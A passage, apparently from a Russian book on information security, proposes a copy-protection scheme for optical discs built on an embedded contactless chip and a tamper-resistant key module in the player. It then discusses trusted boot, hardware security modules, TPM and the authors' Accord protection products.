Как известно, операция копирования является одной из базовых операций в электронной среде, и в неконтролируемых условиях запретить копирование невозможно, в том числе – копирование лазерных дисков. Наиболее надежный способ защитить авторские права – это не запретить копирование, а сделать его бессмысленным, бесполезным.

Копирование станет бесполезным, если на подавляющем числе устройств воспроизведения скопированный диск не станет воспроизводиться.

Для этого необходимо обеспечить выполнение следующих условий:

а) незаконная копия CD должна отличается от оригинала (законной копии), причем не обязательно записанными данными, достаточно обеспечить отличие свойств носителя;

в) устройство воспроизведения (УВ) должно различать свойства носителя, и отклонять запрос на воспроизведение диска, аутентифицированного как «чужой».

Очевидно также, что при этом:

1) отличительная особенность носителю должна придаваться не при его *физическом изготовлении* (иначе технологический процесс рано или поздно будет воспроизведен), а в процессе выпуска (персонализации) *информационного продукта*, то есть легализация информационного продукта на диске должна носить информационный характер;

2) взаимодействие диска и УВ должно быть бесконтактным и состоять во взаимной аутентификации;

3) информационный обмен при аутентификации диска и УВ должен носить криптографический характер во избежание перехвата протокола и имитации обмена.

Основные следствия при этом – и диск, и УВ должны быть активными, криптографические ключи должны надежно храниться как на диске, так и в УВ, а операция легализации информационного продукта должна быть контролируемой.

Массогабаритные характеристики активного прибора, встраиваемого в диск, целесообразно минимизировать, ограничившись одной микросхемой. Эта микросхема должна быть бесконтактной, следовательно, ее взаимодействие (как энергетическое, так и информационное) с УВ должно осуществляться посредством электромагнитного излучения. При этом следует принять во внимание, что информационное взаимодействие диска и УВ в настоящее время осуществляется именно с использованием электромагнитного излучения, причем в оптическом диапазоне.

Массогабаритные характеристики активного прибора, встраиваемого в УВ, ограничены меньше, а функций у него больше. Следовательно, это может быть полноценный электронный модуль в защищенном исполнении, причем защита должна обеспечивать необходимый уровень безопасности ключевой информации при попытках анализа как информационными, так и механическими методами.

Таким образом, задача сводится к разработке защищенного электронного модуля для встраивания в УВ и разработке бесконтактной микросхемы с интерфейсом информационного и энергетического взаимодействия в оптическом диапазоне электромагнитного излучения для встраивания в оптический диск.

Устройство защиты электронного модуля

Событиями высокого риска для устройств хранения и применения персональной и ключевой информации пользователей являются их утраты (потери и хищения), которые приводят к попаданию носителей в руки злоумышленников на достаточно длительный срок, в течение которого персональная, либо ключевая

информация может быть считана с носителей с использованием контактных или бесконтактных способов проникновения. С учетом этого, носитель ключевой информации должен обладать следующими свойствами:

- устойчивостью к бесконтактным методам проникновения (с учетом нулевой контролируемой зоны (то есть проникновение должно быть невозможно *ни с какого* расстояния)),

- устойчивостью к проникновению контактными методами, включая декомпозицию (разборку) изделия,

- возможностью самотестирования, включая контроль целостности содержащейся информации, а также возможность активной реакции на проникновение внутрь устройства,

- приемлемыми массогабаритными и ценовыми показателями.

Кроме того, весьма важно и то, чтобы поставщик (производитель) таких изделий не мог повлиять на их защитные свойства с учетом своих знаний о технологическом цикле их производства.

Данная задача решена в изделии «Устройство защиты электронного модуля»[12].

Основу замысла создания защищенного ключевого носителя составляют следующие принципы:

- содержимое регистров внутренней памяти носителя сохраняется только в том случае, если расположенная внутри схема защиты регулярно, с заданной

[12] Устройство защиты электронного модуля: Решение о выдаче патента на изобретение по заявке №2003100843/28(001005) от 18.02.2003 / Гермогенов А. П., Гусаров Ю. В., Конявский В. А., Лившиц В. И., Малютин А. А., Матвеев С. Г., Пеленицын М. Б., Правиков Д. И., Федичкин А. В., Щербаков А. Ю. – ФИПС, №2003100843/28(001005) от 23.03.2004.

периодичностью подтверждает целостность внешней оболочки и неизменность других критичных параметров носителя;

- параметры схемы защиты случайным образом создаются в процессе изготовления и меняются от одного изделия к другому по схеме равновероятного выбора с возвращением, так что любая полнота знаний об устройстве изделия не обеспечит противнику возможность блокировки схемы защиты и проникновения внутрь носителя;
- механическая защита интегрируется с контуром схемы электронной защиты, так, что декомпозиция изделия становится невозможной.

Соответствующее конструктивно-технологическое решение реализуется путем многослойной сплошной обмотки электронного модуля многожильным специальным проводником. Обмотка становится устойчивой к разматыванию за счет придания жесткости и проводимости массе обмотки. Сформированная таким образом обмотка со схемой защиты как единое целое реагирует на разрыв любой жилы и/или замыкание любых из жил как между собой, так и с проводящей массой обмотки.

Не приведет к успеху и обесточивание носителя перед попыткой анализа – в этом случае ключевая информация будет уничтожена из-за отсутствия сигнала схемы защиты.

Описанное устройство применимо и для встраивания в устройство воспроизведения лазерных дисков. В нашем случае устройство предназначено для хранения ключей и выполнения операций над ними, т. е. является по существу защищенным ключевым носителем (ЗКН). В дальнейшем так его и будем называть.

Технологические принципы, реализованные в носителе, серийно пригодны, и позволяют производить в короткие сроки большие партии изделий с различными

заданными инженерно-криптографическими и специальными требованиями к ним. Таким образом, различные варианты защищенного носителя применимы не только для защиты дисков, но и для защиты конфиденциальной информации и информации в информационно-телекоммуникационных системах специального назначения, включая ИТКС органов государственной власти, кредитно-финансовых государственных институтов, правоохранительных органов.

Бесконтактная интегральная схема

Как определено выше, бесконтактная интегральная схема (БкИС) для встраивания в оптический диск должна обладать интерфейсом информационного и энергетического взаимодействия в оптическом диапазоне электромагнитного излучения. При этом основные вычислительные функции микросхемы – криптографические преобразования, а в энергонезависимых регистрах БкИС должны храниться производные ключи для этих преобразований. Энергетическое взаимодействие осуществляется посредством фотовольтаической полупроводниковой структуры, преобразующей падающее на нее электромагнитное излучение оптического диапазона в электрическую энергию.

Информационное взаимодействие осуществляется посредством управляемых напряжением оптически активных структур, которые модулируют отражаемое ими световое излучение. Демодуляция сигнала осуществляется на фотоприемнике устройства воспроизведения.

Описанные решения предложены в изобретении «Бесконтактная интегральная схема»[13].

[13] Бесконтактная интегральная схема: Решение о выдаче патента на изобретение по заявке №2003121045/28(022822) от 11.07.2003 / Конявский В. А., Лившиц В. И. – ФИПС, №2003121045/28(022822) от 27.06.2004.

Общее описание принципов защиты

Таким образом, защита диска может обеспечиваться встраиванием в него описанной бесконтактной микросхемы, и встраиванием в УВ электронного модуля в защищенном исполнении, который позволит осуществить анализ и обработку сигналов БкИС. Механические и оптические элементы УВ при этом в принципе не изменяются.

Рассмотрим возможный вариант взаимодействия диска и УВ. На первом этапе воспроизведения диска фотовольтаические элементы БкИС преобразуют падающее на них электромагнитное излучение оптического диапазона в электрическую энергию, эта энергия накапливается до нужной величины, обеспечивающей функционирование БкИС. Затем БкИС вырабатывает некоторый сигнал, подтверждающий легальность диска. Этот сигнал формирует модулирующую структуру, которая и изменяет форму отраженного сигнала. Сигнал воспринимается приемником устройства воспроизведения, демодулируется и поступает на электронный модуль УВ. В электронном модуле полученный сигнал анализируется, и по результатам анализа принимается решение «свой – чужой». В случае подтверждения легальности диска начинается воспроизведение, в противном случае – диск не воспроизводится.

Схема функционирования механизмов защиты

Основную нагрузку в «диалоге» диска и УВ (установление «свой – чужой) в этом случае целесообразно отнести на УВ как устройство, не имеющее существенных ограничений по аддитивным характеристикам (масса, объем, энергопотребление и др.). Функции аутентификации, выполняемые активным элементом диска, целесообразно минимизировать. Естественно, уровень

защищенности ключевой информации на диске всегда будут ниже таковой у УВ, и поэтому хранить на диске можно лишь производные ключи.

Ниже в качестве примера, не претендуя на завершенность, рассмотрим основные положения одного из возможных вариантов обмена между диском и УВ. Аналоговую часть взаимодействия опускаем.

Исходными данными для запуска механизмов защиты могут быть производные ключи и идентифицирующая информация, связанная с автором, наименованием произведения, изготовителем (издателем, владельцем имущественных прав) и т. д. Не нарушая общности, идентифицирующие данные можно сгруппировать в идентификатор издателя – $ID_{изд}$ и идентификатор диска – ID_{cd}. Эти данные – $ID_{изд}$ и ID_{cd} , обычно размещены в том или ином виде на диске.

Пусть известен (доступен для применения уполномоченным лицам) основной ключ системы – K_{oc}. Тогда для множеству идентификаторов издателей можно поставить в соответствие множество ключей издателей, а именно:

$$K^i_{изд} = hash(ID^i_{изд}, K_{oc}), \ \forall i = \overline{1,n} \ ,$$

где:

hash(C,S) – результат хеширования состыкованных блоков C и S по ГОСТ 34.11-94,

n – количество издателей.

В свою очередь, для формирования K_{oc} целесообразно применить механизм разделения ответственности – например, как

$$K_{oc} = hash(CONST, (S_1+\ldots+S_n)),$$

где:

CONST – константа, зафиксированная в тексте встроенного ПО системы,

$(S_1+\ldots+S_n)$ – результат побитовой операции XOR над внешними ключами.

Определим также ключ диска, например, как

$$K_{cd} = hash(ID_{cd} , K_{изд})$$

Индексы здесь опущены, как не влияющие на понимание в целом.

Отметим также, что диалог «свой – чужой» между диском и УВ повторяться не должен, так что в протоколе взаимодействия целесообразно использовать случайные числа.

Рассмотрим 3 этапа – легализация диска, выработка сигнала БкИС и проверка его в УВ.

Легализация диска

Как уже отмечалось, легализация информационного продукта на диске должна носить информационный характер, и при этом быть контролируемой.

После изготовления диска его нужно «научить» вырабатывать сигнал «свой» – *контрольный сигнал*. Для этого в энергонезависимые регистры БкИС нужно записать необходимые исходные данные. Минимально достаточно вычислить и записать K_{cd} и ID_{cd}.

Для записи данные должны быть восприняты БкИС. Для этого целесообразно использовать имеющуюся группу фотовольтаических элементов, но в специальном режиме, который может обеспечиваться устройством записи (УЗ), но не может устанавливаться УВ.

Запись производного ключа должна проводиться в контролируемых условиях также с применением механизма разделения ответственности.

Запись должна быть однократной для предотвращения злоупотреблений. Следовательно, после осуществления записи необходимо перевести БкИС в режим «запрет записи». Установление режима «запрет записи» может, в частности, обеспечиваться разрушающими методами – например, нарушением возможности приема информации фотовольтаическими элементами.

Выработка контрольного сигнала

Контрольный сигнал диска S_{kd} можно вырабатывать как пару

$$S_{kd} = \{R, h\}$$

$$h = hash((ID_{cd} + R), K_{cd})$$

Здесь R – случайное число,

а остальные элементы записаны в БкИС диска на этапе его легализации. Отметим, что в данном случае S_{kd} фактически представляет собой ЗКА[14]. Существуют описания похожих схем выработки контрольного сигнала (кода аутентификации)[15].

В силу однонаправленности хэш-функции из доступных по протоколу R, h и ID_{cd} восстановить K_{cd} невозможно.

Проверка контрольного сигнала

Для проверки S_{kd} в ЗКН УВ разместим таблицу соответствия идентификаторов и ключей издателя (достаточно хранить только K_{oc}, однако этого не следует делать по соображениям безопасности). Пусть идентификаторы соответствуют ключам по индексу, т.е. $ID^i_{изд} \rightarrow K^i_{изд}$, $\forall i = \overline{1,n}$. В ЗНК УВ при считывании диска поступают $S_{kd} = \{R, h\}$, ID_{cd} , $ID_{изд}$.

По $ID_{изд}$ определяется $K_{изд}$. Далее вычисляется

$$h^* = hash((ID_{cd} + R), hash(ID_{cd} , K_{изд}))$$

Остается сравнить h^* и h, и по результатам сравнения принять решение – при совпадении – «свой», при несовпадении – «чужой».

Отметим, что здесь достигается разделение функций – издателю для легализации своих дисков достаточно знать только свой ключ, основной ключ

[14] Конявский В. А. Управление защитой информации на базе СЗИ НСД «Аккорд». М., 1999.

[15] Metzger P., Simpson W. IP Authentication using Keyed MD5. RFC-1828, August 1995; Rivest. R. The MD5 Message-Digest Algoritm. RFC 1321, MIT and RSA Data Security, Inc., April 1992.

системы может производиться для выработки производных ключей и быть недоступным никому, уничтожаясь сразу после выполнения функции. Применяя транспортные ключи, можно организовать защищенную доставку ключей из ЗКН уполномоченного органа в ЗКН производителя УВ, и далее, в ЗКН УВ. Приведенную схему можно усовершенствовать, но для рассмотрения ее именно как **схемы** достаточно и приведенного упрощенного описания.

Основные функции структурных элементов схемы защиты

ЗКН УЗ:

- хранит $K_{изд}$;
- считывает ID_{cd};
- вырабатывает $K_{cd} = hash(ID_{cd} , K_{изд})$;
- передает в БкИС ID_{cd} и K_{cd};
- устанавливает в БкИС режим запрета записи.

БкИС:

Встроенная в диск бесконтактная интегральная схема:

- вырабатывает случайное число R;
- получает и надежно хранит K_{cd} и ID_{cd}.;
- вычисляет $h = hash((ID_{cd} + R), K_{cd})$ и формирует $S_{kd} = \{R, h\}$;
- передает S_{kd} путем модуляции лазерного луча на УВ.

ЗКН УВ:

- хранит таблицу пар $ID^i_{изд} \rightarrow K^i_{изд}, \ \forall i = \overline{1,n}$.
- получает считанные с диска идентификаторы ID_{cd} и $ID_{изд}$ и переданную из БкИС пару $S_{kd} = \{R, h\}$;
- вычисляет $h^* = hash((ID_{cd} + R), hash(ID_{cd} , K_{изд}))$;
- сравнивает h и h^*;

- вырабатывает сигнал «свой» или «чужой».

Очевидно, что для построения эффективной схемы защиты на основе описанной необходимо изменить УВ в подавляющем количестве проигрывателей. Важно также обеспечить *общественное признание* необходимости ограничительных мер.

Задача кажется сверхсложной, но только на первый взгляд. Человечество уже не раз проходило по этому пути. Функциональные ограничения аппаратуры воспроизведения уже были. Можно, например, использовать опыт, полученный при устранении функции записи сигнала, принимаемого радиоприемником в магнитолах. Замена осуществлялась естественным путем – новые изделия не имели этой функции.

Механизм постепенной замены вполне может быть применен и сейчас. Однако здесь важна последовательность действий. Вначале целесообразно некоторое время выпускать защищенные диски. На старых УВ они будут воспроизводиться, не доставляя проблем покупателям. Затем, когда практически все диски в обороте станут защищенными, кроме контрафактных, можно переходить на выпуск усовершенствованных УВ. Растянув процесс во времени, можно сильно сгладить проблемы внедрения.

Бытует мнение, что уход от «пиратской» продукции приведет к резкому росту стоимости дисков. Нам так не кажется, скорее, значительного изменения цен на диски, содержащие данные, защищаемые авторским правом, при этом не произойдет. Дело в том, что сейчас в цене лицензионных дисков значительную часть составляет неявная компенсация потерь от продаж «пиратской» продукции. Увеличение продаж лицензионных дисков необходимо приведет к снижению цен

на них за счет снижения «компенсационной» части цены, и при этом к росту доходов владельцев авторских прав.

До сих пор обеспечить надежную защиту лазерных дисков от копирования не удавалось лишь потому, во всех предлагаемых процедурах диск оставался пассивным. Описанные решения снимают это ограничение. Предложенная бесконтактная интегральная схема создает принципиальную возможность решения этой проблемы, причем без значительных переделок механической и оптической частей дисководов.

Устройство защиты электронного модуля позволяет в ряде приложений отказаться от асимметричной криптографии в пользу применения производных ключей, используя, в частности, защитные коды аутентификации, низкая вычислительная сложность которых позволяет разработать аппаратуру с приемлемыми характеристиками.

ЗАКЛЮЧЕНИЕ

Для того, чтобы следы компьютерных преступлений можно было анализировать, нужно, по-крайней мере, создать условия, при которых они (следы) остаются.

Еще лучше, если остаются не просто следы, а следы отчетливые. Так, следы на взрыхленной земле обычно отчетливей, чем следы на асфальте. Именно поэтому вдоль границы государства создается КСП — контрольно-следовая полоса. Но и этого недостаточно — нужны еще и пограничники, которые регулярно осматривают КСП, а иногда и взрыхляют ее.

Представляется, что такая метафора достаточно хорошо описывает действия, которые необходимо предпринимать для того, чтобы расследование компьютерных преступлений было успешным. А именно: защита компьютера от НСД, обеспечение доверенной вычислительной среды, контроль неизменности технологий и обеспечение юридической значимости электронных документов. Как правило, этого достаточно. Расширения минимальной достаточности, как правило, непродуктивны.

Проиллюстрируем тезис о развитии без расширения на примере антивирусной защиты. Средства поиска компьютерных вирусов активно разрабатываются и продаются. Тем не менее, вполне разумной является и постановка следующего вопроса: «а можно ли написать антивирусную программу, которая сумеет обнаружить все вирусы?», или наоборот – «можно ли написать вирус, который нельзя обнаружить?» На первый вопрос можно уверенно ответить: «Нет», – это следует из теоремы Геделя о неполноте. На второй вопрос также уверенно можно ответить: «Да», – формулы таких вирусов опубликованы и достаточно широко известны. Тогда успехи «науки вирусологии» — это лишь успехи в поисках частных случаев. Значит, «вирусология» — скорее искусство, чем наука, и является хоть и важным, но вспомогательным механизмом. Антивирусные программы часто бывают полезны, но в критически важных сегментах важнее обеспечить условия, при которых вирусы не смогут активизироваться – например, с помощью контроля запуска задач и процессов.

Другим примером непродуктивного расширения может служить попытка автоматического анализа программных средств на отсутствие недекларируемых возможностей. Найти некоторые конкретные недекларированные механизмы может быть и возможно, но вот дать гарантию *их отсутствия*, конечно, нельзя. И более того — что является гарантией отсутствия недекларированных

возможностей у собственно средств анализа на отсутствие недекларируемых возможностей?

На наш взгляд, эти проблемы могут быть проиллюстрированы известным теологическим парадоксом: «Если Бог всемогущ, то может ли он создать камень, который не сможет поднять?»

Именно в этом смысле расширенные подходы кажутся нам непродуктивными. Более осмысленными представляются подходы, связанные с созданием условий, в которых РПВ, недекларируемые возможности и другие опасности просто не могут реализоваться — созданием изолированной программной среды и доверенной вычислительной среды.

Всегда ли проверенная программа, использующая проверенные данные, дает правильный результат? Очевидно, что нет. Проверенной должна быть и среда, в которой исполняется программа. И далее — проверенной должна быть и аппаратура, в том числе и с микропрограммным управлением. Учитывая, что инициализация любой вычислительной системы осуществляется не одномоментно, а в некоторой последовательности, возможна организация доверенной загрузки, и создания ДВС на этой основе.

В свое время усилия разработчиков средств защиты информации были сосредоточены на создании программного обеспечения, реализующего те или иные функции защиты. Опыт этих разработок наглядно продемонстрировал ограниченность такого подхода и привел к осознанию необходимости аппаратной защиты. Именно по этому пути все последнее время продвигается коллектив ОКБ САПР, разрабатывающий семейство СЗИ НСД АККОРД.

К настоящему времени методология аппаратной защиты стала стандартом де-факто, и СЗИ АККОРД применяется на большинстве крупных объектов информатизации, собственники которых уделяют вопросам защиты достойное

внимание. Изделия ОКБ САПР имели такую архитектуру и возможности уже в 1997 году, с появлением контроллера Аккорд-4++. В 1999 году эта архитектура была опубликована в виде монографии[16].

А потом – в 2000 году появилась международная организация Trusted Computing Group, и стало ясно, что проблема, наконец, осознана в мире. Эта организации разработала концепцию, архитектуру и спецификацию на Trusted Platform Module (TPM) – резидентный аппаратный компонент компьютерной системы, обеспечивающий ее защиту от НСД. И наконец, в 2003 году фирма Microsoft объявила о полной системной поддержке возможностей, предоставляемых модулем TPM в следующей версии операционной системы Windows.

Разумеется, сегодня все изделия ОКБ САПР полностью удовлетворяют современным спецификациям на TPM.

Сейчас не для кого уже не прозвучит преувеличением то, что задача доверенной загрузки ОС решена – ее надежно обеспечивает «Аккорд-АМДЗ», а также построенные на его основе комплексы «Аккорд-1.95», «Аккорд-NT/2000» и др. Однако для обеспечения информационной безопасности этого не достаточно. Сейчас уже стало вполне очевидным то, что необходимо искать решения, при которых критичные данные были бы защищены в условиях ОС, доверенность которой не подтверждена.

То есть к задачам обеспечения доверенной загрузки ОС и создания доверенной программной среды необходимо добавить еще одну – обеспечение *доверенных вычислений*, по крайней мере – для критичных сегментов ИТ, в условиях недоверенной ОС.

[16] Конявский В. А. Управление защитой информации на базе СЗИ НСД «АККОРД». М., 1999.

Достаточно распространенным является утверждение: «так как с помощью материальных средств можно защищать только материальный объект, то объектами защиты являются материальные носители информации»[17]. Конечно, это не так. Нельзя забывать, что угроз информации гораздо больше тогда, когда она обрабатывается, а не хранится, то есть не менее важно защищать процессы, а не только носители.

Определяя информацию, Н. Винер показал, что энергетические характеристики полученного приемником сигнала играют второстепенную роль[18]. Гораздо более существенной характеристикой является форма сигнала, отражающая его информационное содержание. Изменение формы сигнала меняет информационное содержание, и цель информационного взаимодействия может быть не достигнута. В связи с этим можно утверждать, что важнейшим условием успешного информационного взаимодействия в технических системах является условие сохранения формы сигнала.

Для цифровых систем форма сигнала отражается последовательностью бит – нулей и единиц в принятой системе кодирования. Следовательно, задача сохранения формы сигнала в цифровой среде эквивалентна задаче *сохранения порядка*.

Именно поэтому информационная технология стала важнейшим объектом защиты.

Среду электронного обмена информацией можно условно обозначить как безопасную, нейтральную и агрессивную.

В *безопасной* среде искажения текста и идентификатора документа и информационной технологии их обработки практически исключены (незначимы).

---

[17] Торокин А. А. Основы инженерно-технической защиты информации. М., 1998.

[18] Винер Н. Кибернетика и общество. М., 1958.

В качестве примера можно привести хорошо защищенные, в том числе и оргмерами, изолированные компьютеры и небольшие изолированные локальные сети «силовых» министерств и ведомств.

В *нейтральной* среде возможны лишь случайные искажения, связанные в основном с несовершенством технических средств документооборота (например, изолированные локальные сети небольших организаций). В этом случае *согласованное* искажение *всех* элементов защиты практически невозможно, и может быть легко индицировано.

В *агрессивной* среде злонамеренное воздействие делает возможным любое искажение любых элементов описания документа и информационной технологии (например, крупные корпоративные сети, имеющие много точек взаимодействия с открытыми сетями общего пользования). Здесь идентификатор документа должен содержать, в явной или неявной форме, криптографический атрибут, известный получателю документа.

Теперь можно качественно оценить применимость программных и аппаратных средств защиты от НСД для указанных сред.

Так, стоимость аппаратных средств защиты обычно выше стоимости программных средств. Однако, программные средства сами подвержены атакам и связанными с ними искажениям. Для их контроля нужно применять другие программные, аппаратные средства или организационные меры, которые, в свою очередь, также имеют определенную цену. Чем более агрессивна среда, тем дороже стоят средства контроля, обеспечивающие защиту от различных типов атак. Для защиты документа в агрессивной среде необходима выработка/проверка криптографического атрибута, основанного на применении секретного ключа. Сохранение секретного ключа в тайне в свою очередь требует дополнительных затрат на технические средства и/или оргмеры.

Эффективность защитных мер в общем случае можно рассматривать как функцию, зависящую от количества типов отражаемых атак и стоимости средств защиты и проводимых организационных мероприятий. Причем эта функция растет при увеличении доли отражаемых атак в общем количестве атак и убывает при росте цен на СЗИ и проводимые организационные мероприятия.

Конкретный вид функции, естественно, будет зависеть от типов применяемых средств защиты, свойств защищаемых информационных систем и ряда других факторов.

Вместе с этим, для анализа и иллюстрации соотношения эффективности программных и аппаратных средств защиты на качественном уровне можно рассмотреть функцию эффективности в виде дроби, где числителем является отношение отражаемых атак к общему количеству атак, а знаменателем – стоимость средств защиты. В этом случае картина выглядит как на рис. 4.10.




Рис. 12. Эффективность применения программных и аппаратных СЗИ

Такой вид графиков определяется следующими факторами:

- стоимость программных средств защиты значительно ниже стоимости аппаратных СЗИ;

- стоимость аппаратных средств, выполненных не как автомат, а как компьютер, не растет при росте типов разрушающих воздействий;

- для блокирования нового типа разрушающих воздействий необходимо приобретение нового программного продукта.

Таким образом, на качественном уровне можно отметить, что применение аппаратных средств для защиты технологий информационного обмена при безопасной среде избыточно, но является необходимым для агрессивной среды. Для определения эффективности средств защиты в нейтральной среде, по-видимому, нужно учитывать характер информации, которая обрабатывается защищаемыми информационными системами, свойства соответствующих локальных или корпоративных систем.

Одной из важнейших особенностей архитектуры семейства средств защиты АККОРД является то, что они представляют собой не автомат, а компьютер. Это позволяет значительно упростить техническое сопровождение изделий, сильно удешевить его и в результате предоставлять пользователям бесплатную техническую поддержку не на год или два, а на все время эксплуатации изделия. С учетом этого, несмотря на более высокую начальную цену изделия, эго эксплуатация становится более выгодной, чем для устройств, построенных по принципу автоматов.

Перспективы развития средств технической защиты информации

Для того, чтобы оценить перспективы развития технических средств защиты информации, нужно в первую оценить состояние развития среды, влияющей на объект защиты. Необходимо понять, как развиваются технические средства

вычислительной техники (программные и аппаратные), появились ли новые угрозы, и если да, то какие.

Операционные системы. Сложность ОС как новая угроза

Развитие операционных систем можно описать (естественно, упрощенно) через дихотомию «универсальная – специализированная». Так, ОС разработки корпорации «Майкрософт» обычно позиционируются как универсальные – например, MS DOS, MS Windows, WFWG и так далее вплоть до сегодняшнего дня. Как универсальная позиционируется и «Linux». Несмотря на имеющиеся различия, прежде всего – в доступности кода (в одном случае код проприетарный, в другом – открытый), очевидна тенденция – универсальные ОС все более становятся специализированными и, соответственно, все менее универсальными. «Универсальные» ОС со временем специализировались для автоматизации информационных операций, и теперь могут применяться преимущественно в быту и офисе, используясь, как правило, в качестве пишущей машинки и терминала доступа к Сети. При этом практически полностью утрачена возможность применения их в специализированных применениях – при необходимости обеспечения работы в реальном масштабе времени.

Специализация к информационным операциям заставляет ОС все больше и больше «впитывать» в себя все больше и больше несвойственных ей ранее функций, упрощающих прикладное ПО, но сильно перегружающих и ОС в целом, и даже ядро ОС. ОС становится «тяжелой» (этот эпитет стал практически термином в среде программистов – они уже давно делят ОС на «тяжелые» и реального времени). «Тяжелые» ОС практически перестают быть только операционной системой – они включают в себя практически все, что необходимо для автоматизации информационных операций.

Широкое распространение компьютеров с «тяжелыми» ОС делает привлекательным использование их в других смежных сферах – например, при проектировании (домов, микросхем, радиоэлектронной аппаратуры). Сложные вычислительные операции медленно и неохотно выполняются в таких системах, и это заставляет наращивать ресурсы компьютера – увеличивать оперативную память, усложнять и расширять систему команд процессора, увеличивать тактовую частоту. Новые аппаратные ресурсы позволяют все больше и больше усложнять ОС, и так далее, и тому подобное.

Сложность уменьшает надежность, ОС становятся практически неконтролируемыми, доверие к ним падает.

Создается ситуация, при которой сложность операционной системы становится новой, рукотворной угрозой безопасности.

Итак, поскольку при архитектуре фон-Неймановского типа команды и данные не разделены и, более того, неразличимы, одна и та же совокупность нулей и единиц в один момент может трактоваться как безобидные данные, в другой – как опасная команда. С этим связана принципиальная невозможность защиты таких компьютеров программными средствами – ведь управляет аппаратными средствами тот компонент, который первым получил управление. И если этим «первым» оказалась вредоносная программа – избавиться от нее невозможно.

После того, как эта идея была осознана, попытки защищать программы с помощью других программ получили название «Синдром Мюнгхаузена» в силу аналогичности попытки вытянуть себя за волосы из болота. Стало понятно, что нужно либо использовать специализированные компьютеры, либо, что чаще, дополнять аппаратуру компьютера специализированными средствами, которые «стартуют» первыми, и в силу этого могут обеспечить адекватность контрольных

процедур. Так появилось первое активное отечественное аппаратное средство защиты информации СЗИ НСД «Аккорд». Сейчас такие средства существуют для всех типов ПЭВМ, и, видимо, в ближайшем будущем их линейка будет развиваться параллельно развитию СВТ.

Новую ПЭВМ покупают либо тогда, когда старая окончательно сломалась (но ждать этого долго), либо когда начинает сказываться нехватка ресурсов – новые программы либо работают слишком медленно, либо не работают вообще. Значит, рынок обязательно будет организовываться так, чтобы ресурсов ПЭВМ всегда было «в обрез» – иначе либо не станут покупать новые программы, либо не станут покупать новые компьютеры. В условиях ограниченных ресурсов значительную их часть использовать для обеспечения функций безопасности означает просто вызвать раздражение пользователей замедлением работы системы и конфликтами ПО.

Конечно, целесообразно сделать так, чтобы потребляемые системой безопасности вычислительные ресурсы были изолированы. При этом как бы не расходовались выделенные на безопасность ресурсы, никакого влияния на работу функциональной системы оказываться не будет. Лучше такой подход и с точки зрения безопасности – физически разделенные вычислительные ресурсы не оказывают один на другой никакого влияния.

Здесь мы приходим к понятию аппаратного модуля безопасности – HSM (hardware security module). Как правило, это отдельный компьютер, «начиненный» различным программным обеспечением, выполняющим функции, связанные с безопасностью. Обычно это межсетевой экран, криптомаршрутизатор, сервер ЭЦП и др. С функциональной компьютерной системой HSM интегрируется обычно через сетевые интерфейсы, и в связи с этим значительно упрощается аттестация системы.

В использовании HSM, однако, есть и проблемы. В первую очередь – это их ненадежность. Дело в том, что они зачастую разрабатываются на базе обычных ПЭВМ, которые, как известно, надежностью не отличаются. И если установить такое изделие, например, для обеспечения связи, то выходить из строя оно будет значительно чаще, чем связная аппаратура, которая делается по гораздо более высоким требованиям. Кроме того, HSM в их традиционном виде свойственны вообще все проблемы обычных ПЭВМ с «универсальной» ОС, в том числе ненадежная архитектура, аппаратурная избыточность и неконтролируемый софт.

Вытекающей отсюда идеей является резидентный компонент безопасности – РКБ[19]. В отличие от HSM, РКБ не объединяется с системой по внешним интерфейсам, а включается в состав системы (является резидентным), становится неотъемлемой ее частью. Об этой идеологии мы уже рассказывали – она была реализована впервые в отечественной системе защиты от НСД «Аккорд», и в силу своих характеристик быстро заняла лидирующие позиции.

В дальнейшем идеология РКБ была воспринята многими мировыми производителями систем безопасности, и даже была стандартизована на Западе как специализированный модуль для доверенных вычислений – TPM, trusted platform module. Представляется, что в дальнейшем системы на базе идеологии РКБ – TPM будут развиваться особенно эффективно.

Естественным развитием идеи РКБ – TPM для универсальных ПЭВМ с фон-Неймановской архитектурой стала идея внедрения защитных механизмов все глубже и глубже в состав аппаратных средств, вплоть до реализации блока защиты в составе процессора. Эта технология получила название «La Grande».

Впервые о технологии La Grande заговорили в 2002 году. Суть ее заключается в том, что как бы «поверх» функциональных операций за счет специальных

[19] Конявский В. А. Управление защитой информации на базе СЗИ НСД «Аккорд». М., 1999.

аппаратных средств организуется выполнение контрольных процедур. Для этого основные функциональные блоки компьютера снабжаются резидентными компонентами безопасности, взаимодействующими один с другим, и вырабатывающими сигнал тревоги, если нормальное течение операций нарушается.

Очевидно, что совсем несложно встроить такие РКБ в любую часть компьютера, кроме, разве что, процессора. Как объявлено, первым процессором, в котором полностью реализована поддержка La Grande, будет (или уже есть?) Prescott.

Все РКБ взаимодействуют со специализированным доверенным модулем TPM, который и принимает решение, продолжить процесс или прервать его.

